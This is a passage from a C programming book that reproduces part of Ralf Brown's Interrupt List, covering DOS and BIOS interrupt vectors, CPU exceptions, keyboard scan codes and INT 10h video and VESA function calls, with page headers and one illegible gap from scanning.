 INT 6E - DECnet DOS - DECnet NETWORK PROCESS API
 INT 6F - Novell NetWare; 10NET; MS Windows 3.0
 INT 70 - IRQ8 - CMOS REAL-TIME CLOCK
 INT 71 - IRQ9 - REDIRECTED TO INT 0A BY BIOS
 INT 72 - IRQ10 - RESERVED
 INT 73 - IRQ11 - RESERVED
 INT 74 - IRQ12 - POINTING DEVICE (PS)
 INT 75 - IRQ13 - MATH COPROCESSOR EXCEPTION (AT and up)
 INT 76 - IRQ14 - HARD DISK CONTROLLER (AT and later)
 INT 77 - IRQ15 - RESERVED (AT,PS); POWER CONSERVATION (Compaq)
 INT 78 - DOS extenders; multiple purposes
 INT 79 - multiple purposes
 INT 7A - Novell NetWare; IBM 3270; multiple purposes
 INT 7B - multiple purposes
 INT 7C - multiple purposes
 INT 7D - multiple purposes

640 A to Z of C


INT 7E - RESERVED FOR DIP, Ltd. ROM LIBRARY; multiple purposes
INT 7F - multiple purposes
INT 80 - reserved for BASIC; multiple purposes
INT 81 - reserved for BASIC
INT 82 - reserved for BASIC
INT 83 - reserved for BASIC
INT 84 - reserved for BASIC
INT 85 - reserved for BASIC
INT 86 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT 87 - IBM ROM BASIC - used while in interpreter
INT 88 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT 89 - IBM ROM BASIC - used while in interpreter
INT 8A - IBM ROM BASIC - used while in interpreter
INT 8B - IBM ROM BASIC - used while in interpreter
INT 8C - IBM ROM BASIC - used while in interpreter
INT 8D - IBM ROM BASIC - used while in interpreter
INT 8E - IBM ROM BASIC - used while in interpreter
INT 8F - IBM ROM BASIC - used while in interpreter
INT 90 - IBM ROM BASIC - used while in interpreter
INT 91 - IBM ROM BASIC - used while in interpreter
INT 92 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT 93 - IBM ROM BASIC - used while in interpreter
INT 94 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT 95 - IBM ROM BASIC - used while in interpreter
INT 96 - IBM ROM BASIC - used while in interpreter
INT 97 - IBM ROM BASIC - used while in interpreter
INT 98 - IBM ROM BASIC - used while in interpreter
INT 99 - IBM ROM BASIC - used while in interpreter
INT 9A - IBM ROM BASIC - used while in interpreter
INT 9B - IBM ROM BASIC - used while in interpreter
INT 9C - IBM ROM BASIC - used while in interpreter
INT 9D - IBM ROM BASIC - used while in interpreter
INT 9E - IBM ROM BASIC - used while in interpreter
INT 9F - IBM ROM BASIC - used while in interpreter
INT A0 - IBM ROM BASIC - used while in interpreter
INT A1 - IBM ROM BASIC - used while in interpreter
INT A2 - IBM ROM BASIC - used while in interpreter
INT A3 - IBM ROM BASIC - used while in interpreter
INT A4 - IBM ROM BASIC - used while in interpreter
INT A5 - IBM ROM BASIC - used while in interpreter
INT A6 - IBM ROM BASIC - used while in interpreter
INT A7 - IBM ROM BASIC - used while in interpreter
INT A8 - IBM ROM BASIC - used while in interpreter
INT A9 - IBM ROM BASIC - used while in interpreter
INT AA - IBM ROM BASIC - used while in interpreter
INT AB - IBM ROM BASIC - used while in interpreter
INT AC - IBM ROM BASIC - used while in interpreter
INT AD - IBM ROM BASIC - used while in interpreter

[illegible]

642 A to Z of C

INT DE - IBM ROM BASIC - used while in interpreter
INT DF - IBM ROM BASIC - used while in interpreter
INT E0 - IBM ROM BASIC - used while in interpreter; multiple purposes
INT E1 - IBM ROM BASIC - used while in interpreter
INT E2 - IBM ROM BASIC - used while in interpreter
INT E3 - IBM ROM BASIC - used while in interpreter
INT E4 - IBM ROM BASIC - used while in interpreter
INT E5 - IBM ROM BASIC - used while in interpreter
INT E6 - IBM ROM BASIC - used while in interpreter
INT E7 - IBM ROM BASIC - used while in interpreter
INT E8 - IBM ROM BASIC - used while in interpreter
INT E9 - IBM ROM BASIC - used while in interpreter
INT EA - IBM ROM BASIC - used while in interpreter
INT EB - IBM ROM BASIC - used while in interpreter
INT EC - IBM ROM BASIC - used while in interpreter
INT ED - IBM ROM BASIC - used while in interpreter
INT EE - IBM ROM BASIC - used while in interpreter
INT EF - BASIC - ORIGINAL INT 09 VECTOR
INT F0 - BASICA.COM, GWBASIC, compiled BASIC - ORIGINAL INT 08 VECTOR
INT F1 - reserved for user interrupt
INT F2 - reserved for user interrupt
INT F3 - reserved for user interrupt
INT F4 - reserved for user interrupt
INT F5 - reserved for user interrupt
INT F6 - reserved for user interrupt
INT F7 - reserved for user interrupt
INT F8 - reserved for user interrupt
INT F9 - reserved for user interrupt
INT FA - reserved for user interrupt
INT FB - reserved for user interrupt
INT FC - reserved for user interrupt
INT FD - reserved for user interrupt
INT FE - AT/XT286/PS50+ - destroyed by return from protected mode
INT FF - AT/XT286/PS50+ - destroyed by return from protected mode

71.2.2 Listing

Because of space constraint, here I provide only a few interrupts that I use much. The reader is however suggested to check out the CD  for complete information. As everyone should be aware of the RBIL format, I present here without formatting it!

INT 00 C - CPU-generated - DIVIDE ERROR

Desc: generated if the divisor of a DIV or IDIV instruction is zero or the quotient overflows the result register; DX and AX will be unchanged.

Notes: on an 8086/8088, the return address points to the following instruction
on an 80286+, the return address points to the divide instruction
an 8086/8088 will generate this interrupt if the result of a division

is 80h (byte) or 8000h (word)

SeeAlso: INT 04,OPCODE "AAD"

-----G-00-----

INT 00 - Zenith - ROM DEBUGGER

Desc: invokes the ROM Debugger when at the BIOS level; equivalent to pressing Ctrl-Alt-Ins on booting.

Note: since DOS revector INT 00, it is necessary to restore this vector to its original ROM BIOS value in order to invoke the debugger once DOS loads

SeeAlso: INT 03"Columbia"

-----C-01-----

INT 01 C - CPU-generated - SINGLE STEP

Desc: generated after each instruction if TF (trap flag) is set; TF is cleared on invoking the single-step interrupt handler

Notes: interrupts are prioritized such that external interrupts are invoked after the INT 01 pushes CS: IP/FLAGS and clears TF, but before the first instruction of the handler executes
used by debuggers for single-instruction execution tracing, such as MS-DOS DEBUG's T command

SeeAlso: INT 03"CPU"

-----C-01-----

INT 01 C - CPU-generated (80386+) - DEBUGGING EXCEPTIONS

Desc: generated by the CPU on various occurrences which may be of interest to a debugger program

Note: events which may trigger the interrupt:
Instruction address breakpoint fault - will return to execute inst
Data address breakpoint trap - will return to following instruction
General detect fault, debug registers in use
Task-switch breakpoint trap
undocumented 386/486 opcode F1h - will return to following instruc

SeeAlso: INT 03"CPU"

-----H-02-----

INT 02 C - external hardware - NON-MASKABLE INTERRUPT

Desc: generated by the CPU when the input to the NMI pin is asserted

Notes: return address points to start of interrupted instruction on 80286+ on the 80286+, further NMIs are disabled until the next IRET instruction, but one additional NMI is remembered by the hardware and will be serviced after the IRET instruction reenables NMIs
maskable interrupts may interrupt the NMI handler if interrupts are enabled

although the Intel documentation states that this interrupt is typically used for power-failure procedures, it has many other uses on IBM-compatible machines:

Memory parity error: all except Jr, CONV, and some machines without memory parity

Breakout switch on hardware debuggers

Coprocessor interrupt: all except Jr and CONV

Keyboard interrupt: Jr, CONV

644 A to Z of C

I/O channel check: CONV, PS50+
Disk-controller power-on request: CONV
System suspend: CONV
Real-time clock: CONV
System watch-dog timer, time-out interrupt: PS50+
DMA timer time-out interrupt: PS50+
Low battery: HP 95LX
Module pulled: HP 95LX

-----C-08-----

INT 08 C - CPU-generated (80286+) - DOUBLE EXCEPTION DETECTED

Desc: called when multiple exceptions occur on one instruction, or an exception occurs in an exception handler

Notes: called in protected mode if an interrupt above the defined limit of the interrupt vector table occurs
return address points at beginning of instruction with errors or the beginning of the instruction which was about to execute when the external interrupt caused the exception
if an exception occurs in the double fault handler, the CPU goes into SHUTDOWN mode (which circuitry in the PC/AT converts to a reset); this "triple fault" is a faster way of returning to real mode on many 80286 machines than the standard keyboard controller reset

-----H-09-----

INT 09 C - IRQ1 - KEYBOARD DATA READY

Desc: this interrupt is generated when data is received from the keyboard. This is normally a scan code (from either a keypress *or* a key release), but may also be an ACK or NAK of a command on AT-class keyboards.

Notes: this IRQ may be masked by setting bit 1 on I/O port 21h
if the BIOS supports an enhanced (101/102-key) keyboard, it calls INT 15/AH=4Fh after reading the scan code (see #00006) from the keyboard and before further processing; all further processing uses the scan code returned from INT 15/AH=4Fh
the default interrupt handler is at F000h:E987h in 100%-compatible BIOSes
the interrupt handler performs the following actions for certain special keystrokes:

- Ctrl-Break clear keyboard buffer, place word 0000h in buffer, invoke INT 1B, and set flag at 0040h:0071h
- SysReq invoke INT 15/AH=85h (SysReq is often labeled SysRq)
- Ctrl-Numlock place system in a tight wait loop until next INT 09
- Ctrl-Alt-Del jump to BIOS startup code (either F000h:FFF0h or the destination of the jump at that address)
- Shift-PrtSc invoke INT 05
- Ctrl-Alt-Plus (HP Vectra) enable keyclick
- Ctrl-Alt-Plus (many clones) set clock speed to high
- Ctrl-Alt-Minus (HP Vectra) reduce keyclick volume
- Ctrl-Alt-Minus (many clones) set clock speed to low
- Ctrl-Alt-SysReq (HP Vectra) generate hard reset

Ctrl-Alt-S (many clones) run BIOS setup program
 Ctrl-Alt-Esc (many clones) run BIOS setup program
 Ctrl-Alt-Ins (many clones) run BIOS setup program
 Ctrl-Alt-LeftShift-GrayMinus (some clones) turn off system cache
 Ctrl-Alt-LeftShift-GrayPlus (some clones) turn on system cache
 DR DOS hooks this interrupt to control the cursor shape (underscore/
 half block) for overwrite/insert mode
 DR Multiuser DOS hooks this interrupt for cursor shape control and to
 control whether Ctrl-Alt-Del reboots the current session or the
 entire system

SeeAlso: INT 05"PRINT SCREEN",INT 0B"HP 95LX",INT 15/AH=4Fh,INT 15/AH=85h

SeeAlso: INT 16/AH=00h,INT 16/AH=10h,INT 1B,INT 2F/AX=A901h,INT 4A/AH=00h"TI"

SeeAlso: INT 51"DESQview",INT 59"DoubleDOS",INT 79"GO32"

(Table 00006)

Values for keyboard make/break (scan) code:

01h	Esc	31h	N		
02h	1 !	32h	M		
03h	2 @	33h	, <	63h	F16
04h	3 #	34h	. >	64h	F17
05h	4 \$	35h	/ ?	65h	F18
06h	5 %	36h	Right Shift	66h	F19
07h	6 ^	37h	Grey*	67h	F20
08h	7 &	38h	Alt	68h	F21 (Fn) [*]
09h	8 *	39h	SpaceBar	69h	F22
0Ah	9 (3Ah	CapsLock	6Ah	F23
0Bh	0)	3Bh	F1	6Bh	F24
0Ch	- _	3Ch	F2	6Ch	--
0Dh	= +	3Dh	F3	6Dh	EraseEOF
0Eh	Backspace	3Eh	F4		
0Fh	Tab	3Fh	F5	6Fh	Copy/Play
10h	Q	40h	F6		
11h	W	41h	F7		
12h	E	42h	F8	72h	CrSel
13h	R	43h	F9	73h	<delta> [*]
14h	T	44h	F10	74h	ExSel
15h	Y	45h	NumLock	75h	--
16h	U	46h	ScrollLock	76h	Clear
17h	I	47h	Home	77h	[Note2] Joyst But1
18h	O	48h	UpArrow	78h	[Note2] Joyst But2
19h	P	49h	PgUp	79h	[Note2] Joyst Right
1Ah	[{	4Ah	Grey-	7Ah	[Note2] Joyst Left
1Bh] }	4Bh	LeftArrow	7Bh	[Note2] Joyst Up
1Ch	Enter	4Ch	Keypad 5	7Ch	[Note2] Joyst Down
1Dh	Ctrl	4Dh	RightArrow	7Dh	[Note2] right mouse
1Eh	A	4Eh	Grey+	7Eh	[Note2] left mouse
1Fh	S	4Fh	End		
20h	D	50h	DownArrow		

646 A to Z of C

21h	F	51h	PgDn		
22h	G	52h	Ins		
23h	H	53h	Del		
24h	J	54h	SysReq	---	non-key codes---
25h	K	55h	[Note1] F11	00h	kbd buffer full
26h	L	56h	left \ (102-key)		
27h	; :	57h	F11	AAh	self-test complete
28h	' "	58h	F12	E0h	prefix code
29h	` ~	59h	[Note1] F15	E1h	prefix code
2Ah	Left Shift	5Ah	PA1	EEh	ECHO
2Bh	\	5Bh	F13 (LWin)	F0h	prefix code (key break)
2Ch	Z	5Ch	F14 (RWin)	FAh	ACK
2Dh	X	5Dh	F15 (Menu)	FCh	diag failure (MF-kbd)
2Eh	C			FDh	diag failure (AT-kbd)
2Fh	V			FEh	RESEND
30h	B			FFh	kbd error/buffer full

Notes: scan codes 56h-E1h are only available on the extended (101/102-key) keyboard and Host Connected (122-key) keyboard; scan codes 5Bh-5Dh are only available on the 122-key keyboard and the Microsoft Natural Keyboard; scan codes 5Eh-76h are only available on the 122-key keyboard

in the default configuration, break codes are the make scan codes with the high bit set; make codes 60h,61h,70h, etc. are not available because the corresponding break codes conflict with prefix codes (code 2Ah is available because the self-test result code AAh is only sent on keyboard initialization). An alternate keyboard configuration can be enabled on AT and later systems with enhanced keyboards, in which break codes are the same as make codes, but prefixed with an F0h scan code

prefix code E0h indicates that the following make/break code is for a "gray" duplicate to a key which existed on the original PC keyboard; prefix code E1h indicates that the following make code has no corresponding break code (currently only the Pause key generates no break code)

the Microsoft Natural Keyboard sends make codes 5Bh, 5Ch, and 5Dh (all with an E0h prefix) for the Left Windows, Right Windows, and Menu keys on the bottom row

the European "Cherry G81-3000 SAx/04" keyboard contains contacts for four additional keys, which can be made available by a user modification; the three new keys located directly below the cursor pad's Delete, End, and PgDn keys send make codes 66h-68h (F19-F21); the fourth new key, named <delta>, sends make code 73h

the SysReq key is often labeled SysRq

the "Accord" ergonomic keyboard with optional touchpad (no other identification visible on keyboard or in owner's booklet) has an additional key above the Grey- key marked with a left-pointing triangle and labeled "Fn" in the owner's booklet which returns scan codes E0h 68h on make and E0h E8h on break

the "Preh Commander AT" keyboard with additional F11-F22 keys treats F11-F20 as Shift-F1..Shift-F10 and F21/F22 as Ctrl-F1/Ctrl-F2; the Eagle PC-2 keyboard with F11-F24 keys treated those additional keys in the same way

[Note1] the "Cherry G80-0777" keyboard has additional F11-F15 keys which generate make codes 55h-59h; some other extended keyboards generate codes 55h and 56h for F11 and F12, which cannot be managed by standard DOS keyboard drivers

[Note2] the Schneider/Amstrad PC1512 PC keyboards contain extra keys, a mouse, and a digital joystick, which are handled like extra keys. The joystick's motion scan codes are converted into standard arrow keys by the BIOS, and the joystick and mouse button scan codes are converted to FFFh codes in the BIOS keyboard buffer (see CMOS 15h"AMSTRAD").

In addition to the keys listed in the table above, there are

Del-> (delete forward)	70h
Enter	74h

SeeAlso: #00602 at INT 16/AX=6F07h,#03214 at INT 4A/AH=05h

-----H-0A-----

INT 0A - IRQ2 - ROLAND MPU MIDI INTERFACE

Note: newer Roland cards and MIDI interfaces by other manufacturers use a jumper-selectable IRQ, but software and hardware generally defaults to IRQ2

SeeAlso: INT 52"DESQview",INT 5A"DoubleDOS",INT 71,INT 7A"GO32"

-----V-1000-----

INT 10 - VIDEO - SET VIDEO MODE

AH = 00h

AL = desired video mode (see #00010)

Return: AL = video mode flag (Phoenix, AMI BIOS)

20h mode > 7

30h modes 0-5 and 7

3Fh mode 6

AL = CRT controller mode byte (Phoenix 386 BIOS v1.10)

Desc: specify the display mode for the currently active display adapter

-----V-1001-----

INT 10 - VIDEO - SET TEXT-MODE CURSOR SHAPE

AH = 01h

CH = cursor start and options (see #00013)

CL = bottom scan line containing cursor (bits 0-4)

Return: nothing

Desc: specify the starting and ending scan lines to be occupied by the hardware cursor in text modes

Notes: buggy on EGA systems--BIOS remaps cursor shape in 43 line modes, but returns unmapped cursor shape

UltraVision scales size to the current font height by assuming 14-line monochrome and 8-line color fonts; this call is not valid if cursor emulation has been disabled

applications which wish to change the cursor by programming the

648 A to Z of C

hardware directly on EGA or above should call INT 10/AX=1130h or read 0040h:0085h first to determine the current font height on some adapters, setting the end line greater than the number of lines in the font will result in the cursor extending to the top of the next character cell on the right

BUG: AMI 386 BIOS and AST Premier 386 BIOS will lock up the system if AL is not equal to the current video mode

SeeAlso: AH=03h,AX=CD05h,AH=12h/BL=34h,#03885

Bitfields for cursor start and options:

Bit(s)	Description (Table 00013)
7	should be zero
6,5	cursor blink (00=normal, 01=invisible, 10=erratic, 11=slow) (00=normal, other=invisible on EGA/VGA)
4-0	topmost scan line containing cursor

-----V-1002-----

INT 10 - VIDEO - SET CURSOR POSITION

AH = 02h
BH = page number
0-3 in modes 2&3
0-7 in modes 0&1
0 in graphics modes
DH = row (00h is top)
DL = column (00h is left)

Return: nothing

SeeAlso: AH=03h,AH=05h,INT 60/DI=030Bh,MEM 0040h:0050h

-----V-1003-----

INT 10 - VIDEO - GET CURSOR POSITION AND SIZE

AH = 03h
BH = page number
0-3 in modes 2&3
0-7 in modes 0&1
0 in graphics modes

Return: AX = 0000h (Phoenix BIOS)

CH = start scan line
CL = end scan line
DH = row (00h is top)
DL = column (00h is left)

Notes: a separate cursor is maintained for each of up to 8 display pages many ROM BIOSes incorrectly return the default size for a color display (start 06h, end 07h) when a monochrome display is attached With PhysTechSoft's PTS ROM-DOS the BH value is ignored on entry.

SeeAlso: AH=01h,AH=02h,AH=12h/BL=34h,MEM 0040h:0050h,MEM 0040h:0060h

-----V-1004-----

INT 10 - VIDEO - READ LIGHT PEN POSITION (except VGA)

AH = 04h

Return: AH = light pen trigger flag

00h not down/triggered

01h down/triggered

DH,DL = row,column of character light pen is on

CH = pixel row (graphics modes 04h-06h)

CX = pixel row (graphics modes with >200 rows)

BX = pixel column

Desc: determine the current position and status of the light pen (if present)

Notes: on a CGA, returned column numbers are always multiples of 2 (320-column modes) or 4 (640-column modes)

returned row numbers are only accurate to two lines

-----V-1004-----

INT 10 - HUNTER 16 - GET CURSOR ADDRESS

AH = 04h

BH = page

Return: DH = row (0..24)

DL = column (0..79)

CH = cursor pixel Y-address (0..199)

CL = cursor pixel X-address (0..639)

Notes: the Husky Hunter 16 is an 8088-based ruggedized laptop. Other family members are the Husky Hunter, Husky Hunter 16/80, and Husky Hawk.

pixel coordinates are for the lower left corner of the character cell containing the cursor

SeeAlso: AH=60h"HUNTER"

-----V-1005-----

INT 10 - VIDEO - SELECT ACTIVE DISPLAY PAGE

AH = 05h

AL = new page number (00h to number of pages - 1) (see #00010)

Return: nothing

Desc: specify which of possibly multiple display pages will be visible

Note: to determine whether the requested page actually exists, use AH=0Fh to query the current page after making this call

SeeAlso: AH=0Fh,AH=43h,AH=45h,MEM 0040h:0062h,MEM 0040h:004Eh

-----V-1006-----

INT 10 - VIDEO - SCROLL UP WINDOW

AH = 06h

AL = number of lines by which to scroll up (00h = clear entire window)

BH = attribute used to write blank lines at bottom of window

CH,CL = row,column of window's upper left corner

DH,DL = row,column of window's lower right corner

Return: nothing

Note: affects only the currently active page (see AH=05h)

BUGS: some implementations (including the original IBM PC) have a bug which destroys BP

the Trident TVGA8900CL (BIOS dated 1992/9/8) clears DS to 0000h when scrolling in an SVGA mode (800x600 or higher)

SeeAlso: AH=07h,AH=12h"Tandy 2000",AH=72h,AH=73h,AX=7F07h,INT 50/AX=0014h

-----V-1007-----

650 A to Z of C

INT 10 - VIDEO - SCROLL DOWN WINDOW

AH = 07h
AL = number of lines by which to scroll down (00h=clear entire window)
BH = attribute used to write blank lines at top of window
CH,CL = row,column of window's upper left corner
DH,DL = row,column of window's lower right corner

Return: nothing

Note: affects only the currently active page (see AH=05h)

BUGS: some implementations (including the original IBM PC) have a bug which destroys BP
the Trident TVGA8900CL (BIOS dated 1992/9/8) clears DS to 0000h when scrolling in an SVGA mode (800x600 or higher)

SeeAlso: AH=06h,AH=12h"Tandy 2000",AH=72h,AH=73h,INT 50/AX=0014h
-----V-1008-----

INT 10 - VIDEO - READ CHARACTER AND ATTRIBUTE AT CURSOR POSITION

AH = 08h
BH = page number (00h to number of pages - 1) (see #00010)
Return: AH = character's attribute (text mode only) (see #00014)
AH = character's color (Tandy 2000 graphics mode only)
AL = character

Notes: for monochrome displays, a foreground of 1 with background 0 is underlined
the blink bit may be reprogrammed to enable intense background colors using AX=1003h or by programming the CRT controller
the foreground intensity bit (3) can be programmed to switch between character sets A and B on EGA and VGA cards, thus enabling 512 simultaneous characters on screen. In this case the bit's usual function (intensity) is regularly turned off.
in graphics modes, only characters drawn with white foreground pixels are matched by the pattern-comparison routine
on the Tandy 2000, BH=FFh specifies that the current page should be used
because of the IBM BIOS specifications, there may exist some clone BIOSes which do not preserve SI or DI; the Novell DOS kernel preserves SI, DI, and BP before many INT 10h calls to avoid problems due to those registers not being preserved by the BIOS.

BUG: some IBM PC ROM BIOSes destroy BP when in graphics modes
SeeAlso: AH=09h,AX=1003h,AX=1103h,AH=12h/BL=37h,AX=5001h

Bitfields for character's display attribute:

Bit(s)	Description	(Table 00014)
7	foreground blink or (alternate) background bright	(see also AX=1003h)
6-4	background color	(see #00015)
3	foreground bright or (alternate) alternate character set	(see AX=1103h)
2-0	foreground color	(see #00015)

SeeAlso: #00026

(Table 00015)

Values for character color:

	Normal	Bright
000b	black	dark gray
001b	blue	light blue
010b	green	light green
011b	cyan	light cyan
100b	red	light red
101b	magenta	light magenta
110b	brown	yellow
111b	light gray	white

-----V-1009-----

INT 10 - VIDEO - WRITE CHARACTER AND ATTRIBUTE AT CURSOR POSITION

AH = 09h

AL = character to display

BH = page number (00h to number of pages - 1) (see #00010)
background color in 256-color graphics modes (ET4000)

BL = attribute (text mode) or color (graphics mode)
if bit 7 set in <256-color graphics mode, character is XOR'ed
onto screen

CX = number of times to write character

Return: nothing

Notes: all characters are displayed, including CR, LF, and BS
replication count in CX may produce an unpredictable result in graphics
modes if it is greater than the number of positions remaining in the
current row

With PhysTechSoft's PTS ROM-DOS the BH, BL, and CX values are ignored
on entry.

SeeAlso: AH=08h,AH=0Ah,AH=4Bh"GRAFIX",INT 17/AH=60h,INT 1F"SYSTEM DATA"

SeeAlso: INT 43"VIDEO DATA",INT 44"VIDEO DATA"

-----V-100B--BH00-----

INT 10 - VIDEO - SET BACKGROUND/BORDER COLOR

AH = 0Bh

BH = 00h

BL = background/border color (border only in text modes)

Return: nothing

SeeAlso: AH=0Bh/BH=01h

-----V-100F-----

INT 10 - VIDEO - GET CURRENT VIDEO MODE

AH = 0Fh

Return: AH = number of character columns

AL = display mode (see #00010 at AH=00h)

BH = active page (see AH=05h)

Notes: if mode was set with bit 7 set ("no blanking"), the returned mode will
also have bit 7 set

EGA, VGA, and UltraVision return either AL=03h (color) or AL=07h
(monochrome) in all extended-row text modes

HP 200LX returns AL=07h (monochrome) if mode was set to AL=21h
and always 80 resp. 40 columns in all text modes regardless of

652 A to Z of C

current zoom setting (see AH=D0h)

when using a Hercules Graphics Card, additional checks are necessary:

mode 05h: if WORD 0040h:0063h is 03B4h, may be in graphics page 1
(as set by DOSSHELL and other Microsoft software)

mode 06h: if WORD 0040h:0063h is 03B4h, may be in graphics page 0
(as set by DOSSHELL and other Microsoft software)

mode 07h: if BYTE 0040h:0065h bit 1 is set, Hercules card is in
graphics mode, with bit 7 indicating the page (mode set by
Hercules driver for Borland Turbo C)

the Tandy 2000 BIOS is only documented as returning AL, not AH or BH

SeeAlso: AH=00h,AH=05h,AX=10F2h,AX=1130h,AX=CD04h,MEM 0040h:004Ah

-----V-1010-----

INT 10 - Tandy 2000 - VIDEO - GET/SET CHARACTER FONTS

AH = 10h

AL = control value

bit 0: set character set instead of reading it

bit 1: high 128 characters instead of low 128 characters

ES:BX -> new character set if AL bit 0 set

Return: ES:BX -> current character set if AL bit 0 clear on entry

Notes: this interrupt is identical to INT 52 on Tandy 2000

the character set consists of 16 bytes for each of the 128 characters,

where each of the 16 bytes describes the pixels in one scan line,

most significant bit leftmost

SeeAlso: AH=00h,AH=0Bh/BH=02h,AH=11h"Tandy 2000",AH=12h"Tandy 2000"

SeeAlso: INT 52"Tandy 2000"

-----V-101104-----

INT 10 - VIDEO - TEXT-MODE CHARGEN - LOAD ROM 8x16 CHARACTER SET (VGA)

AX = 1104h

BL = block to load

Return: nothing

Notes: (see AX=1100h)

SeeAlso: AX=1100h,AX=1101h,AX=1102h,AX=1103h,AX=1114h,AH=1Bh,AX=CD10h

SeeAlso: MEM 0040h:0084h

Index: text mode;font|text mode;screen rows

-----J-1018-----

INT 10 - VIDEO - DOS/V - GET/SET FONT PATTERN

AH = 18h

AL = subfunction

00h get font pattern

01h set font pattern

BX = 0000h

CL = character size in bytes (01h,02h)

CH = 00h

DH = character width in pixels

DL = character height in pixels

ES:DI -> buffer for/containing font image

Return: AL = status (00h successful, else error)

ES:DI buffer filled for function 00h if successful

Note: the supported font sizes are 8x16 single-byte, 8x19 single-byte,
16x16 double-byte, and 24x24 double-byte

SeeAlso: AH=19h,INT 16/AH=14h

-----V-101E08-----

INT 10 - VIDEO - FLAT-PANEL - CONTRAST SETTING

AX = 1E08h

BH = function

bit 7: =1 set contrast control, =0 query contrast

bit 6: use standard contrast

bits 5-0: reserved (0)

---if BH bits 7,6=10---

BL = contrast (00h = minimum, FFh = maximum)

Return: AL = 1Eh if function supported

BH = results

bit 7: query/set (copied from input)

bit 6: standard/custom (copied from input)

bits 5-2: reserved (0)

bit 1: software contrast control is supported

bit 0: set operation was succesful (always clear on get)

BL = contrast (00h = minimum, FFh = maximum)

Note: this function operates independently of AX=1E06h

SeeAlso: AX=1E00h,AX=1E06h,AX=1E07h

-----V-104F00-----

INT 10 - VESA SuperVGA BIOS (VBE) - GET SuperVGA INFORMATION

AX = 4F00h

ES:DI -> buffer for SuperVGA information (see #00077)

Return: AL = 4Fh if function supported

AH = status

00h successful

ES:DI buffer filled

01h failed

---VBE v2.0---

02h function not supported by current hardware configuration

03h function invalid in current video mode

Desc: determine whether VESA BIOS extensions are present and the capabilities
supported by the display adapter

SeeAlso: AX=4E00h,AX=4F01h,AX=7F00h"SOLLEX",AX=A00Ch

Index: installation check; VESA SuperVGA

Format of SuperVGA information:

Offset Size Description (Table 00077)

00h 4 BYTES (ret) signature ("VESA")
(call) VESA 2.0 request signature ("VBE2"), required to receive
version 2.0 info

04h WORD VESA version number (one-digit minor version -- 0102h = v1.2)

06h DWORD pointer to OEM name
"761295520" for ATI

0Ah DWORD capabilities flags (see #00078)

654 A to Z of C

0Eh	DWORD	pointer to list of supported VESA and OEM video modes (list of words terminated with FFFFh)
12h	WORD	total amount of video memory in 64K blocks
---VBE v1.x ---		
14h	236 BYTES	reserved
---VBE v2.0 ---		
14h	WORD	OEM software version (BCD, high byte = major, low byte = minor)
16h	DWORD	pointer to vendor name
1Ah	DWORD	pointer to product name
1Eh	DWORD	pointer to product revision string
22h	WORD	(if capabilities bit 3 set) VBE/AF version (BCD) 0100h for v1.0P
24h	DWORD	(if capabilities bit 3 set) pointer to list of supported accelerated video modes (list of words terminated with FFFFh)
28h	216 BYTES	reserved for VBE implementation
100h	256 BYTES	OEM scratchpad (for OEM strings, etc.)

Notes: the list of supported video modes is stored in the reserved portion of the SuperVGA information record by some implementations, and it may thus be necessary to either copy the mode list or use a different buffer for all subsequent VESA calls

not all of the video modes in the list of mode numbers may be supported, e.g. if they require more memory than currently installed or are not supported by the attached monitor. Check any mode you intend to use through AX=4F01h first.

the 1.1 VESA document specifies 242 reserved bytes at the end, so the buffer should be 262 bytes to ensure that it is not overrun; for v2.0, the buffer should be 512 bytes

the S3 specific video modes will most likely follow the FFFFh terminator at the end of the standard modes. A search must then be made to find them, FFFFh will also terminate this second list

in some cases, only a "stub" VBE may be present, supporting only AX=4F00h; this case may be assumed if the list of supported video modes is empty (consisting of a single word of FFFFh)

Bitfields for VESA capabilities:

Bit(s)	Description	(Table 00078)
0	DAC can be switched into 8-bit mode	
1	non-VGA controller	
2	programmed DAC with blank bit (i.e. only during blanking interval)	
3	(VBE v3.0) controller supports hardware stereoscopic signalling	
3	controller supports VBE/AF v1.0P extensions	
4	(VBE v3.0) if bit 3 set:	
	=0 stereo signalling via external VESA stereo connector	
	=1 stereo signalling via VESA EVC connector	
4	(VBE/AF v1.0P) must call EnableDirectAccess to access framebuffer	
5	(VBE/AF v1.0P) controller supports hardware mouse cursor	
6	(VBE/AF v1.0P) controller supports hardware clipping	
7	(VBE/AF v1.0P) controller supports transparent BitBLT	

8-31 reserved (0)

SeeAlso: #00077,AX=4F09h

-----V-104F01-----

INT 10 - VESA SuperVGA BIOS - GET SuperVGA MODE INFORMATION

AX = 4F01h

CX = SuperVGA video mode (see #04082 for bitfields)

ES:DI -> 256-byte buffer for mode information (see #00079)

Return: AL = 4Fh if function supported

AH = status

00h successful

ES:DI buffer filled

01h failed

Desc: determine the attributes of the specified video mode

SeeAlso: AX=4F00h,AX=4F02h

Bitfields for VESA/VBE video mode number:

Bit(s) Description (Table 04082)

15 preserve display memory on mode change

14 (VBE v2.0+) use linear (flat) frame buffer

13 (VBE/AF 1.0P) VBE/AF initializes accelerator hardware

12 reserved for VBE/AF

11 (VBE v3.0) user user-specified CRTC refresh rate values

10-9 reserved for future expansion

8-0 video mode number (0xxh are non-VESA modes, 1xxh are VESA-defined)

Format of VESA SuperVGA mode information:

Offset Size Description (Table 00079)

00h WORD mode attributes (see #00080)

02h BYTE window attributes, window A (see #00081)

03h BYTE window attributes, window B (see #00081)

04h WORD window granularity in KB

06h WORD window size in KB

08h WORD start segment of window A (0000h if not supported)

0Ah WORD start segment of window B (0000h if not supported)

0Ch DWORD -> FAR window positioning function (equivalent to AX=4F05h)

10h WORD bytes per scan line

---remainder is optional for VESA modes in v1.0/1.1, needed for OEM modes---

12h WORD width in pixels (graphics) or characters (text)

14h WORD height in pixels (graphics) or characters (text)

16h BYTE width of character cell in pixels

17h BYTE height of character cell in pixels

18h BYTE number of memory planes

19h BYTE number of bits per pixel

1Ah BYTE number of banks

1Bh BYTE memory model type (see #00082)

1Ch BYTE size of bank in KB

1Dh BYTE number of image pages (less one) that will fit in video RAM

1Eh BYTE reserved (00h for VBE 1.0-2.0, 01h for VBE 3.0)

656 A to Z of C

---VBE v1.2+ ---		
1Fh	BYTE	red mask size
20h	BYTE	red field position
21h	BYTE	green mask size
22h	BYTE	green field size
23h	BYTE	blue mask size
24h	BYTE	blue field size
25h	BYTE	reserved mask size
26h	BYTE	reserved mask position
27h	BYTE	direct color mode info
		bit 0: color ramp is programmable
